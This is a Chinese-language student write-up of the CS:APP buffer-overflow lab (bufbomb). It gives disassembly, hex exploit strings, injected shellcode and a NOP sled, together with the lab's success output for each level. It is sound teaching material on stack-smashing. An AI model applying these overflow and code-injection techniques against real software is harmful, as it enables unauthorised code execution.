
Bomb lab

本次实验主要是关于汇编以及stack的理解，stack的结构如下



1. Level0

首先反汇编`bufbomb`分别可以得到几个function的位置

```
827  08049284 <getbuf>:
828      8049284:   55                      push   %ebp
829      8049285:   89 e5                   mov    %esp,%ebp
830      8049287:   83 ec 38                sub    $0x38,%esp
831      804928a:   8d 45 d8                lea    -0x28(%ebp),%eax
832      804928d:   89 04 24                mov    %eax,(%esp)
833      8049290:   e8 d1 fa ff ff          call   8048d66 <Gets>
834      8049295:   b8 01 00 00 00          mov    $0x1,%eax
835      804929a:   c9                      leave
836      804929b:   c3                      ret
```

此处可以通过`lea -0x28(%ebp),%eax`得知可以看到lea把buf的指针地址(-0x28(%ebp))传给了Gets()，所以可以得知距离return的地址，距离为0x28+4=0x2c。所以只需要向其中添加0x2c个字符，即可达到return的位置，然后输入somke函数的位置，再以\n(0xoa)结尾，即可达到目的。

```
288  08048b04 <smoke>:
289      8048b04:   55                      push   %ebp
290      8048b05:   89 e5                   mov    %esp,%ebp
291      8048b07:   83 ec 18                sub    $0x18,%esp
292      8048b0a:   c7 04 24 b0 a5 04 08    movl   $0x804a5b0,(%esp)
293      8048b11:   e8 ea fd ff ff          call   8048900 <puts@plt>
294      8048b16:   c7 04 24 00 00 00 00    movl   $0x0,(%esp)
295      8048b1d:   e8 0c 09 00 00          call   804942e <validate>
296      8048b22:   c7 04 24 00 00 00 00    movl   $0x0,(%esp)
297      8048b29:   e8 f2 fd ff ff          call   8048920 <exit@plt>
```

需要注意电脑使用little-endian，所以smoke地址为04 8b 04 08

```
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 04 8b 04 08 0a
```

```
@Jc-Bravo → /workspaces/DateLab/buflab-handout (master ✗) $ cat exploit.txt | ./hex2raw | ./bufbomb -u 2019011325
Userid: 2019011325
Cookie: 0x425a33e4
Type string:Smoke!: You called smoke()
VALID
NICE JOB!
```

成功`call somke()`

2. Level1: Sparkler

2.1 call fizz

```
08048b2e <fizz>:
 8048b2e:   55                      push   %ebp
 8048b2f:   89 e5                   mov    %esp,%ebp
 8048b31:   83 ec 18                sub    $0x18,%esp
 8048b34:   8b 55 08                mov    0x8(%ebp),%edx
 8048b37:   a1 04 e1 04 08          mov    0x804e104,%eax
 8048b3c:   39 c2                   cmp    %eax,%edx
 8048b3e:   75 22                   jne    8048b62 <fizz+0x34>
 8048b40:   b8 cb a5 04 08          mov    $0x804a5cb,%eax
```

同上，只需要将fizz的地址替换即可

2.2 passed your cookie as its argument

此处借助stack的结构，在填充了fizz的地址之后，往后+8保存cookie，输入如下

```
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 2e 8b 04 08
00 00 00 00 e4 33 5a 42 0a
```

```
@Jc-Bravo → /workspaces/DateLab/buflab-handout (master ✗) $ cat exploit.txt | ./hex2raw | ./bufbomb -u 2019011325
Userid: 2019011325
Cookie: 0x425a33e4
Type string:Fizz!: You called fizz(0x425a33e4)
VALID
NICE JOB!
```

成功实现

3 Level 2: Firecracker

3.1 execute bang

```
08048b82 <bang>:
 8048b82:   55                      push   %ebp
 8048b83:   89 e5                   mov    %esp,%ebp
 8048b85:   83 ec 18                sub    $0x18,%esp
 8048b88:   a1 0c e1 04 08          mov    0x804e10c,%eax
 8048b8d:   89 c2                   mov    %eax,%edx
 8048b8f:   a1 04 e1 04 08          mov    0x804e104,%eax
 8048b94:   39 c2                   cmp    %eax,%edx
 8048b96:   75 25                   jne    8048bbd <bang+0x3b>
 8048b98:   8b 15 0c e1 04 08       mov    0x804e10c,%edx
 8048b9e:   b8 0c a6 04 08          mov    $0x804a60c,%eax
 8048ba3:   89 54 24 04             mov    %edx,0x4(%esp)
 8048ba7:   89 04 24                mov    %eax,(%esp)
 8048baa:   e8 81 fc ff ff          call   8048830 <printf@plt>
 8048baf:   c7 04 24 02 00 00 00    movl   $0x2,(%esp)
 8048bb6:   e8 73 08 00 00          call   804942e <validate>
 8048bbb:   eb 17                   jmp    8048bd4 <bang+0x52>
 8048bbd:   8b 15 0c e1 04 08       mov    0x804e10c,%edx
 8048bc3:   b8 31 a6 04 08          mov    $0x804a631,%eax
 8048bc8:   89 54 24 04             mov    %edx,0x4(%esp)
 8048bcc:   89 04 24                mov    %eax,(%esp)
 8048bcf:   e8 5c fc ff ff          call   8048830 <printf@plt>
 8048bd4:   c7 04 24 00 00 00 00    movl   $0x0,(%esp)
 8048bdb:   e8 40 fd ff ff          call   8048920 <exit@plt>
```

disassemble获取地址，修改return即可。

3.2 set global variable global_value to userid's cookie

```
08048b82 <bang>:
 8048b82: 55                    push   %ebp
 8048b83: 89 e5                 mov    %esp,%ebp
 8048b85: 83 ec 18              sub    $0x18,%esp
 8048b88: a1 0c e1 04 08        mov    0x804e10c,%eax
 8048b8d: 89 c2                 mov    %eax,%edx # global_value
 8048b8f: a1 04 e1 04 08        mov    0x804e104,%eax # coockie
 8048b94: 39 c2                 cmp    %eax,%edx # compare
```

其中test中，调用`getbuf`为

```
8048bee:  e8 91 06 00 00        call   8049284 <getbuf>
8048bf3:  89 45 f4              mov    %eax,-0xc(%ebp)
```

如何做到运行一段插入的代码？可以将最后`getbuf`的返回地址改成`buf`的首地址运行，然后在`buf`即可输入自己需要执行的代码。在此处完成全局变量的修改后，返回地址到`bang`函数即可。

3.2.1 修改全局变量

因为插入的代码只能是二进制形式的，所以先写出修改全局变量的汇编代码

```
movl $0x425a33e4, %eax
movl %eax, 0x804e10c
pushl $0x08048b82
ret
```

然后通过命令`gcc -m32 -c`完成变为obj文件，在通过反汇编，获得二进制代码，插入在`buf`前面即可。

3.2.2 跳转到buf

此时通过gdb调试，知道运行时buf的地址

```
(gdb) info registers
eax            0x93d3671           155006577
ecx            0x0                 0
edx            0x0                 0
ebx            0x0                 0
```

```
esp            0x55682f28          0x55682f28 <_reserved+1036072>
ebp            0x55682f60          0x55682f60 <_reserved+1036128>
esi            0xf7fbc000          -134496256
edi            0xf7fbc000          -134496256
eip            0x804928a           0x804928a <getbuf+6>
eflags         0x216               [ PF AF IF ]
cs             0x23                35
ss             0x2b                43
ds             0x2b                43
es             0x2b                43
fs             0x0                 0
gs             0x63                99
k0             0x0                 0
k1             0x0                 0
k2             0x0                 0
k3             0x0                 0
k4             0x0                 0
```

`ebp 0x55682f60 0x55682f60 <_reserved+1036128>`

所以 buf地址即为`ebp-0x28`

输入为

```
b8 e4 33 5a 42
a3 0c e1 04 08
68 82 8b 04 08
c3
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 38 2f 68 55
0a
```

成功实现

4 Level 3: Dynamite

在`getbuf`中，通过指令`8049295: b8 01 00 00 00  mov $0x1,%eax`得到返回值1


所以与上一问类似，先通过汇编代码，修改%eax的值，然后返回到test调用getbuf的下一句即可，通过反汇编可以获得二进制编码为

```
b8 e4 33 5a 42
68 f3 8b 04 08
c3
```

然后需要保持stack 的结构不被破坏，在40 - 44 字节注入保存好的 ebp 值55682f90即可

输入如下

```
b8 e4 33 5a 42
68 f3 8b 04 08
c3
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00
90 2f 68 55
38 2f 68 55
0a
```



成功实现

5 Level 4: Nitroglycerin

这一问同上，所不同的是getbufn分配了512字节的字符数组，并且在调用5次的过程中，会在栈中随机分配一段存储区，这导致getbufn使用的栈基址EBP随机变化。

所以需要做到（1）恢复SFP；（2）设置getbufn返回值为cookie；（3）跳转到testn中调用getbufn后的下一指令地址。

首先`testn`为

```
08048c54 <testn>:
 8048c54: 55                    push   %ebp
 8048c55: 89 e5                 mov    %esp,%ebp
 8048c57: 83 ec 28              sub    $0x28,%esp
 8048c5a: e8 c4 03 00 00        call   8049023 <uniqueval>
 8048c5f: 89 45 f0              mov    %eax,-0x10(%ebp)
 8048c62: e8 35 06 00 00        call   804929c <getbufn>
 8048c67: 89 45 f4              mov    %eax,-0xc(%ebp)
 8048c6a: e8 b4 03 00 00        call   8049023 <uniqueval>
 8048c6f: 8b 55 f0              mov    -0x10(%ebp),%edx
 8048c72: 39 d0                 cmp    %edx,%eax
 8048c74: 74 0e                 je     8048c84 <testn+0x30>
 8048c76: c7 04 24 50 a6 04 08  movl   $0x804a650,(%esp)
 8048c7d: e8 7e fc ff ff        call   8048900 <puts@plt>
 8048c82: eb 42                 jmp    8048cc6 <testn+0x72>
 8048c84: 8b 55 f4              mov    -0xc(%ebp),%edx
 8048c87: a1 04 e1 04 08        mov    0x804e104,%eax
 8048c8c: 39 c2                 cmp    %eax,%edx
 8048c8e: 75 22                 jne    8048cb2 <testn+0x5e>
 8048c90: b8 b4 a6 04 08        mov    $0x804a6b4,%eax
 8048c95: 8b 55 f4              mov    -0xc(%ebp),%edx
 8048c98: 89 54 24 04           mov    %edx,0x4(%esp)
 8048c9c: 89 04 24              mov    %eax,(%esp)
 8048c9f: e8 8c fb ff ff        call   8048830 <printf@plt>
 8048ca4: c7 04 24 04 00 00 00  movl   $0x4,(%esp)
 8048cab: e8 7e 07 00 00        call   804942e <validate>
 8048cb0: eb 14                 jmp    8048cc6 <testn+0x72>
 8048cb2: b8 d4 a6 04 08        mov    $0x804a6d4,%eax
 8048cb7: 8b 55 f4              mov    -0xc(%ebp),%edx
 8048cba: 89 54 24 04           mov    %edx,0x4(%esp)
 8048cbe: 89 04 24              mov    %eax,(%esp)
 8048cc1: e8 6a fb ff ff        call   8048830 <printf@plt>
 8048cc6: c9                    leave
 8048cc7: c3                    ret
```

`getbufn`为

```
0804929c <getbufn>:
 804929c: 55                    push   %ebp
 804929d: 89 e5                 mov    %esp,%ebp
 804929f: 81 ec 18 02 00 00     sub    $0x218,%esp
 80492a5: 8d 85 f8 fd ff ff     lea    -0x208(%ebp),%eax
 80492ab: 89 04 24              mov    %eax,(%esp)
 80492ae: e8 b3 fa ff ff        call   8048d66 <Gets>
 80492b3: b8 01 00 00 00        mov    $0x1,%eax
 80492b8: c9                    leave
 80492b9: c3                    ret
 80492ba: 90                    nop
 80492bb: 90                    nop
```

- `ebp-0x208`的地址为`Gets()`函数的参数。`Gets()`将以该地址为起点向地址增大的方向保存字符。
- 通过调试，观察每次执行`testn`时的`ebp`，以及对应的`getbufn`的`ebp`的变化。
- 考虑将最高的`buf`地址`0x55682da8`作为跳转地址，将有效机器代码置于跳转地址之前，并将其它所有字符都用作nop指令，此时所有五个buf地址的写入都能满足跳转到地址`0x55682da8`后顺利到达有效机器代码。
- 0x208为520，即在-n环境下运行，buf首地址离ebp距离为520.只要填充字符超过520就溢出。
- 所以最后的输入为，直接在前面用509个空指令+15字节指令+指向buf中某个字节的地址，但要保证总是指向buf到15字节之间（包括边界）。输入如下

```
90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90
```

```
90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90
8d 6c 24 28 b8 e4 33 5a 42 68 67 8c 04 08 c3
a8 2d 68 55
```

```
● @Jc-Bravo → /workspaces/DateLab/buflab-handout (master ✗) $ cat exploit.txt | ./hex2raw -n | ./bufbomb -n -u 2019011325
Userid: 2019011325
Cookie: 0x425a33e4
Type string:KABOOM!: getbufn returned 0x425a33e4
Keep going
Type string:KABOOM!: getbufn returned 0x425a33e4
Keep going
Type string:KABOOM!: getbufn returned 0x425a33e4
Keep going
Type string:KABOOM!: getbufn returned 0x425a33e4
Keep going
Type string:KABOOM!: getbufn returned 0x425a33e4
VALID
NICE JOB!
```

成功通过

6 实验总结

这次实验的难度随级别的提高而增加，逐步引导如何利用缓冲区存在的漏洞实现一些目的，实验设计的很巧妙，仔细做完之后收获颇多，能够更好的理解缓冲区漏洞可能被攻击的方式，让我们能够在之后自己的编程中知道可能存在的漏洞，规定好从缓冲区读入数据的大小，从而避免存在严重的系统风险bug。